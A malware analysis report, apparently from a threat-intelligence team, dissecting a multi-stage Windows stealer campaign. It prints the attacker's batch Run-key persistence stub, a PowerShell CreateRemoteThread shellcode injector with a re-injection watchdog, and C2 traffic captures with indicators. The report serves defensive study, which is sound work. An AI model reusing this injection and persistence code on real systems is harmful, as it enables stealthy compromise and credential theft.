

When Malware Talks Back

 pointwild.com/threat-intelligence/when-malware-talks-back

Lat61 Threat Intelligence Team

January 29, 2026

When Malware Talks Back

Malware Analysis Report

Executive Summary:

This investigation uncovered a sophisticated, multi-stage malware campaign leveraging living-off-the-land techniques and in-memory payload delivery to evade traditional security controls. The infection chain begins with a hidden batch file persisted via a per-user Run registry key, which extracts and executes an embedded PowerShell loader while minimizing disk artifacts.

The PowerShell stage decrypts and injects Donut-generated-shellcode directly into legitimate Windows processes, employing delayed execution, process migration, and a watchdog mechanism to maintain resilient, stealthy persistence. Decryption of the shellcode revealed a heavily obfuscated .NET payload implementing a full-featured stealer and remote access framework.

The malware exhibits advanced anti-analysis techniques, including anti-VM, anti-debugging, and process injection detection, alongside extensive credential harvesting, surveillance capabilities, and remote system control. Stolen data is exfiltrated as ZIP archives over Discord webhooks and Telegram bots.

Overall, this threat represents a modern, high-evasion Windows malware operation designed for long-term access and large scale data theft, underscoring the growing use of in-memory loaders and modular .NET malware in today's threat landscape.

Attack Flow:




Figure 1: Attack Flow

Stage 1: Analysis of obfuscated batch file:

```
setlocal enableDelayedExpansion
set HIDDENFOLDER=%APPDATA%\Microsoft\9bd8233d8354
set 98690bc2e7=%HIDDENFOLDER%\0a1a98b5f9fc7c62.bat
set TMPFS=%TEMP%\ps_7b948266.ps1
if not exist "%HIDDENFOLDER%" (
    mkdir "%HIDDENFOLDER%" >nul 2>&1
    attrib +h "%HIDDENFOLDER%" >nul 2>&1
)
if /I not "%~f0"=="!98690bc2e7!" (
    copy /Y "%~f0" "%98690bc2e7!" >nul 2>&1
    powershell -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command "Set-Content '!98690bc2e7!' -Stream Zone.Identifier -Value '' >nul 2>&1"
)
set retry=0
:reg_retry
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "bada287ebf" /t REG_SZ /d "cmd.exe /c \"%!98690bc2e7!\" /f >nul 2>&1"
if !ERRORLEVEL! neq 0 (
    set /a retry+=1
    if !retry! lss 3 (
        ping -n 2 127.0.0.1 >nul
        goto reg_retry
    )
)
```

File/Path & Variable Logic

Hidden Folder Creation & Attribute Set

Persistence via Run Key

Figure 2: This batch snippet is a simple persistence stub whose job is to copy the BAT to a hidden per-user folder and register it in the Run key with a small retry loop for robustness.

File/Path & Variable Logic:

Enables delayed expansion, selects a per user %APPDATA%\Microsoft subfolder with a benign looking name, defines a randomized persistence BAT path, and prepares a temporary PowerShell script name for later use.

Hidden Folder Creation & Attribute Set:

Checks if the target directory exists; if not, creates it and sets the hidden attribute. Keeps the BAT file hidden from casual Explorer view.

Persistence via Run Key:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run is per-user logon persistence, no elevation needed. The value name bada287ebf is random-looking to avoid standing out in Run. cmd.exe /c "<path-to-hidden-bat>" This means at logon, Windows spawns cmd.exe which in turn executes the BAT from the hidden folder.

Behavioural Indicators (Artifacts per user):

File Path – %APPDATA%\Microsoft\9bd8233d8354\0a1a98b5f9fc7c62.bat




Figure 3 : Bat File in %APPDATA%

Registry – HKCU\Software\Microsoft\Windows\CurrentVersion\Run\bada287ebf = "cmd.exe /c "<that BAT>"




Figure 7 : Decoded PowerShell script file




Figure 8: Process Explorer view of running ps_7b948266.ps1 File

Stage 2: Analysis of deobfuscated PowerShell file

Below, we analyze the decoded file ps_7b948266.ps1. In this file, we found a large byte array that undergoes a bitwise XOR operation, along with an advanced, persistent process injection loader featuring watchdog-based respawn capability.




Figure 12: decoded.bin file info

From the above image, we can identify the type of file. We now know that the file belongs to Shellcode-Donut (0.9.2). Next, we return to the remaining script, which relates to an advanced persistent process injection loader with watchdog based respawn capability.

How does this Shellcode load in memory?

```
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")] public static extern IntPtr OpenProcess(uint dwDesiredAccess, bool bInheritHandle, int dwProcessId);
    [DllImport("kernel32")] public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint flAllocationType, uint dwProtect, int dwFlags);
    [DllImport("kernel32")] public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] buffer, uint dwSize, IntPtr lpThreadId);
    [DllImport("kernel32")] public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpThreadId);
}
"@
$pf = 0x043A
$mc = 0x1000
$prw = 0x40
try {
    Start-Sleep -Seconds 80
    $hp = [Win32]::OpenProcess($pf, $false, $p)
    if ($hp -eq [IntPtr]::Zero) {
        exit
    }
    $ad = [Win32]::VirtualAllocEx($hp, [IntPtr]::Zero, $e2141e7446.Length, $mc, $prw)
    if ($ad -eq [IntPtr]::Zero) {
        exit
    }
    $sc = [Win32]::WriteProcessMemory($hp, $ad, $e2141e7446, $e2141e7446.Length, [IntPtr]::Zero)
    if (-not $sc) {
        exit
    }
    $th = [Win32]::CreateRemoteThread($hp, [IntPtr]::Zero, 0, $ad, [IntPtr]::Zero, 0, [IntPtr]::Zero)
    if ($th -eq [IntPtr]::Zero) {
        exit
    }
    Start-Sleep -Milliseconds 500
} catch {
    exit
}
```

Figure 13: This PowerShell fragment is doing classic CreateRemoteThread process injection of a shellcode byte array into another process after a delay

Win32 interop setup

The script establishes a Win32 interop layer by defining a C# Win32 type that exposes P/Invoke wrappers for key Windows APIs, including OpenProcess, VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread. This type is compiled at runtime into an in-memory assembly via Add-Type, enabling PowerShell to invoke these native functions directly.

Access and allocation flags

A composite process access mask (0x043A) is used to obtain a handle to a target process identified by a previously defined PID, granting permissions typically required for cross process memory operations and thread creation. Memory is allocated within the remote process using VirtualAllocEx with the MEM_COMMIT allocation flag (0x1000) and PAGE_EXECUTE_READWRITE protection (0x40), allowing the region to be both writable and executable.

Remote allocation, shellcode write & Remote thread creation

After an intentional delay of approximately 80 seconds—likely intended to evade early behavioral monitoring the script attempts to write a prepared byte array containing shellcode into the allocated region via WriteProcessMemory. (In our case the shellcode written in \$e2141e7446 is a byte [] shellcode buffer). Execution is then transferred into the remote process by invoking

CreateRemoteThread, with the thread entry point set to the base address of the injected buffer. Error handling is deliberately minimal: failures at any stage result in silent termination, and a short post-creation sleep allows the newly created thread time to initialize before the script exits.

```
$watchdogProcess = Get-Process -Name svchost -ErrorAction SilentlyContinue | Select-Object -First 1
if ($watchdogProcess) {
    $wp = $watchdogProcess.Id
    while ($true) {
        Start-Sleep -Seconds 10
        try {
            $checkProcess = Get-Process -Id $p -ErrorAction SilentlyContinue
            if (-not $checkProcess -or $checkProcess.HasExited) {
                $newProcess = Get-Process -Name explorer -ErrorAction SilentlyContinue
                if ($newProcess) {
                    $p = $newProcess[0].Id
                    if (-not $p -or $newProcess[0].HasExited) {
                        continue
                    }
                    $hp = [Win32]::OpenProcess($pf, $false, $p)
                    if ($hp -eq [IntPtr]::Zero) {
                        continue
                    }
                    $ad = [Win32]::VirtualAllocEx($hp, [IntPtr]::Zero, $e2141e7446.Length, $mc, $prw)
                    if ($ad -eq [IntPtr]::Zero) {
                        continue
                    }
                    $sc = [Win32]::WriteProcessMemory($hp, $ad, $e2141e7446, $e2141e7446.Length, [IntPtr]::Zero)
                    if (-not $sc) {
                        continue
                    }
                    $th = [Win32]::CreateRemoteThread($hp, [IntPtr]::Zero, 0, $ad, [IntPtr]::Zero, 0, [IntPtr]::Zero)
                    if ($th -eq [IntPtr]::Zero) {
                        continue
                    }
                    Start-Sleep -Milliseconds 500
                }
            }
        } catch {
            continue
        }
    }
}
```

Figure 14: This block turns the earlier injector into a watchdog that continuously re-injects the same shellcode into explorer.exe whenever the current injected process dies, with svchost.exe acting as a long-lived parent / host.

Process selection and watchdog anchor for Monitoring current injection target

This logic implements a persistent process-migration watchdog that maintains code execution by monitoring and re-establishing an injected payload in a suitable host process. Initially, it enumerates running processes to identify the first instance of svchost.exe, storing its process identifier as an anchor point; selecting a common service host lends legitimacy to the resulting process tree and reduces suspicion. The code then enters an infinite loop with a fixed 10-second delay, effectively acting as a long-lived supervisory thread. Within each iteration, it checks the status of the current injection target PID (\$p) established earlier; if the process no longer exists or has terminated, the watchdog initiates a relocation strategy.

Selecting explorer.exe as a new host & Re-injection into explorer.exe

It preferentially selects the first available explorer.exe instance as a new host, as this process is typically always present in an interactive user session and is considered highly trusted, making anomalous execution more difficult to distinguish from normal activity. If no stable explorer.exe

instance is found, the loop simply waits and retries later. Once a new target is identified, the script repeats the same Win32-based injection sequence as before: it opens the process with a broad access mask sufficient for cross-process memory manipulation and thread creation, allocates committed memory with executable and writable permissions, copies the prepared shellcode buffer into that region, and transfers execution via remote thread creation. All failures are handled silently; exceptions are caught and ignored, and control returns to the monitoring loop, ensuring continued persistence without generating errors or user visible indicators.

In this case, explorer.exe has been targeted by the attacker and is connecting to a remote server IP. We have also identified a different file exhibiting the same behavior, performing shellcode injection via a PowerShell script.

Network capture of C2 domain

No.	Time	Source	Destination	Protocol	Length	Info
46	96.839382	172.217.174.227	172.24.225.247	TCP	54	80 → 50085 [FIN, ACK] Seq=1 Ack=2 Win=1054 Len=0
47	96.839419	172.24.225.247	172.217.174.227	TCP	54	50085 → 80 [ACK] Seq=2 Ack=2 Win=1023 Len=0
48	105.383090	172.24.225.247	185.132.53.17	TCP	254	49776 → 7800 [PSH, ACK] Seq=1016 Ack=2 Win=2056 Len=200
49	105.560355	185.132.53.17	172.24.225.247	TCP	54	7800 → 49776 [ACK] Seq=2 Ack=1216 Win=8189 Len=0
50	107.542624	20.42.73.30	172.24.225.247	TCP	54	443 → 50077 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
51	109.832248	23.212.0.11	172.24.225.247	TLSv1.2	85	Encrypted Alert
52	109.832280	172.24.225.247	23.212.0.11	TCP	54	50075 → 443 [ACK] Seq=1 Ack=32 Win=1022 Len=0
53	109.832497	23.212.0.11	172.24.225.247	TCP	54	443 → 50075 [FIN, ACK] Seq=32 Ack=1 Win=1343 Len=0
54	109.832512	172.24.225.247	23.212.0.11	TCP	54	50075 → 443 [ACK] Seq=1 Ack=33 Win=1022 Len=0
55	130.532297	185.132.53.17	172.24.225.247	TCP	55	[TCP Keep-Alive] 7800 → 49776 [ACK] Seq=1 Ack=1216 Win=8189 Len=1
56	130.532351	172.24.225.247	185.132.53.17	TCP	66	[TCP Keep-Alive ACK] 49776 → 7800 [ACK] Seq=1216 Ack=2 Win=2056 Len=0 SLE=1 SRE=2
57	130.565573	172.24.225.247	185.132.53.17	TCP	55	[TCP Keep-Alive] 49776 → 7800 [ACK] Seq=1215 Ack=2 Win=2056 Len=1
58	130.703287	185.132.53.17	172.24.225.247	TCP	66	[TCP Keep-Alive ACK] 7800 → 49776 [ACK] Seq=2 Ack=1216 Win=8189 Len=0 SLE=1215 SRE=1216
59	155.672150	185.132.53.17	172.24.225.247	TCP	55	[TCP Keep-Alive] 7800 → 49776 [ACK] Seq=1 Ack=1216 Win=8189 Len=1
60	155.672204	172.24.225.247	185.132.53.17	TCP	66	[TCP Keep-Alive ACK] 49776 → 7800 [ACK] Seq=1216 Ack=2 Win=2056 Len=0 SLE=1 SRE=2
61	155.721487	172.24.225.247	185.132.53.17	TCP	55	[TCP Keep-Alive] 49776 → 7800 [ACK] Seq=1215 Ack=2 Win=2056 Len=1
62	155.859017	185.132.53.17	172.24.225.247	TCP	66	[TCP Keep-Alive ACK] 7800 → 49776 [ACK] Seq=2 Ack=1216 Win=8189 Len=0 SLE=1215 SRE=1216

Figure 15: PCAP image

Frame 48: 254 bytes on wire (2032 bits), 254 bytes captured (2032 bits) on interface \Device\NPF{9823EE70-B554-465F-859A-4F552F78E0...}	0000 00 15 5d ed c5 37 00 15 5d 01 2f 0a 08 00 45 00 ...:7...]/...E...
Ethernet II, Src: Microsoft_01:2f:0a (00:15:5d:01:2f:0a), Dst: Microsoft_ed:c5:37 (00:15:5d:ed:c5:37)	0010 00 f0 c7 f3 40 00 00 06 00 00 ac 18 e1 f7 b9 94 ...@.....
Internet Protocol Version 4, Src: 172.24.225.247, Dst: 185.132.53.17	0020 35 11 c2 70 1e 70 cc af 65 00 86 1b 39 86 50 18 ...5-p...e...9.P...
TCP, Src Port: 49776, Dst Port: 7800, Seq: 1016, Ack: 2, Win: 2056, Len: 200	0030 08 00 7d 88 00 00 c4 00 00 00 92 d5 62 cc b0 cd ...:~.....b...P...
... .. = Version: 4	0040 00 00 00 ba f3 17 92 d9 32 50 75 6c 73 61 72 2e 2Pulsar...
... .. = Header Length: 20 bytes (5)	0050 43 0f 6d 6d 6f 6e 2e 4d 65 73 73 61 67 65 73 2e ...Common.M...essages...
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)	0060 4f 7a 08 65 72 2e 63 65 63 75 72 65 15 00 f0 7f ...Other..Se...cure...
Total Length: 240	0070 45 6e 70 65 6e 6f 70 65 c4 84 92 d4 62 79 c8 00 ...Envelope...by...
Identification: 0xc7f3 (51187)	0080 00 00 7b f0 6a 91 c4 76 4b 7d 9b a5 78 8f 92 ca ...:~...K)...x...
... .. = Flags: 0x2, Don't fragment	0090 1e c4 ab 81 10 07 d0 6e 97 f3 45 57 35 6d 4d 02 ...EuSwi...
... .. = Fragment Offset: 0	00a0 3a 2b 5c 5c 00 0a 21 0f 6d 92 83 40 a8 79 6a 8f ...+\\...:..m..Myj...
Time to Live: 128	00b0 21 cd 62 1f 63 2a 0c f3 09 08 fd 6a 05 f4 ff a4 ...b...-...j...
Protocol: TCP (6)	00c0 28 22 e9 e7 35 5f 03 c2 74 e2 b0 58 ea 97 d1 64 ...:~...t:[~...d...
Header Checksum: 0x0000 [validation disabled]	00d0 07 1f 90 d2 d5 fe 60 d1 d4 94 20 d9 1f 85 a7 88 ...~...h...~...
[Header checksum status: Unverified]	00e0 20 99 e0 dd 7e 1e 3f 79 c6 90 3a 5a a8 2b 00 de ...~...7y...:~...+
Source Address: 172.24.225.247	00f0 6e b4 34 96 00 f8 ec 74 18 cd d7 09 51 2d ...m4...t...:~...d...
Destination Address: 185.132.53.17	
[Stream Index: 1]	
Transmission Control Protocol, Src Port: 49776, Dst Port: 7800, Seq: 1016, Ack: 2, Len: 200	
Data (200 bytes)	
Data [..]: c400000092d562cbbcc000000baf31792d93250756c7361722e436fd6d6f6e2e4d657373616765732e4f746865722e5365637572651500f07f456e [Length: 200]	

Figure 16: Wireshark packet decode view

Stage 3: Understanding Donut Shellcode and Payload Decryption

[DONUT](#) is a publicly available tool that creates position-independent shellcode that loads .NET Assemblies, PE files, and other Windows payloads from memory and runs them with parameters. Donut loader uses the Chaskey block cipher to encrypt its modules.

To advance the analysis, we employed the Donut [Decryptor](#) tool to extract and decrypt the embedded next stage payload from the shellcode.

```
donut-decryptor-main>donut-decryptor decoded.bin
- donut_decryptor.decryptor - INFO - Parsing donut from file: decoded.bin
- donut_decryptor.decryptor - INFO - Using 1.0_64, and instance version: 1.0
- donut_decryptor.decryptor - INFO - Locating instance in file: decoded.bin
- donut_decryptor.decryptor - INFO - Found instance at: 0x5
- donut_decryptor.decryptor - INFO - Writing module to: C:\Users\User\Downloads\donut-decryptor-main\mod_decoded.bin
- donut_decryptor.decryptor - INFO - Writing instance meta data to: C:\Users\User\Downloads\donut-decryptor-main\inst_decoded.bin
- donut_decryptor.cli - INFO - Parsed: 1 of 1 attempted files
```

Figure 17: Decrypt file using donut-decrypter

After decrypting the shellcode, we obtained a .NET payload file

Payload File Information:

MD5 : 666493877FB7328C3E8C313FBCFD1E

SHA -1 : DD5E51D3EA1D861D966D7E939D20BEFDDDD4620D3

File Type : Portable Executable 32 .NET Assembly

File Info : Microsoft Visual Studio .NET

File Version : 2.4.5

Internal Name : Client.exe

File
Settings
?

File: mod_Decoded.exe

- Dos Header
- Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Relocation Directory
- Debug Directory
- .NET Directory
 - MetaData Header
 - MetaData Streams
 - #~
 - Tables Header
 - Tables
 - #Strings
 - #US
 - #GUID
 - #Blob

- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor

mod_Decoded.exe

Property	Value
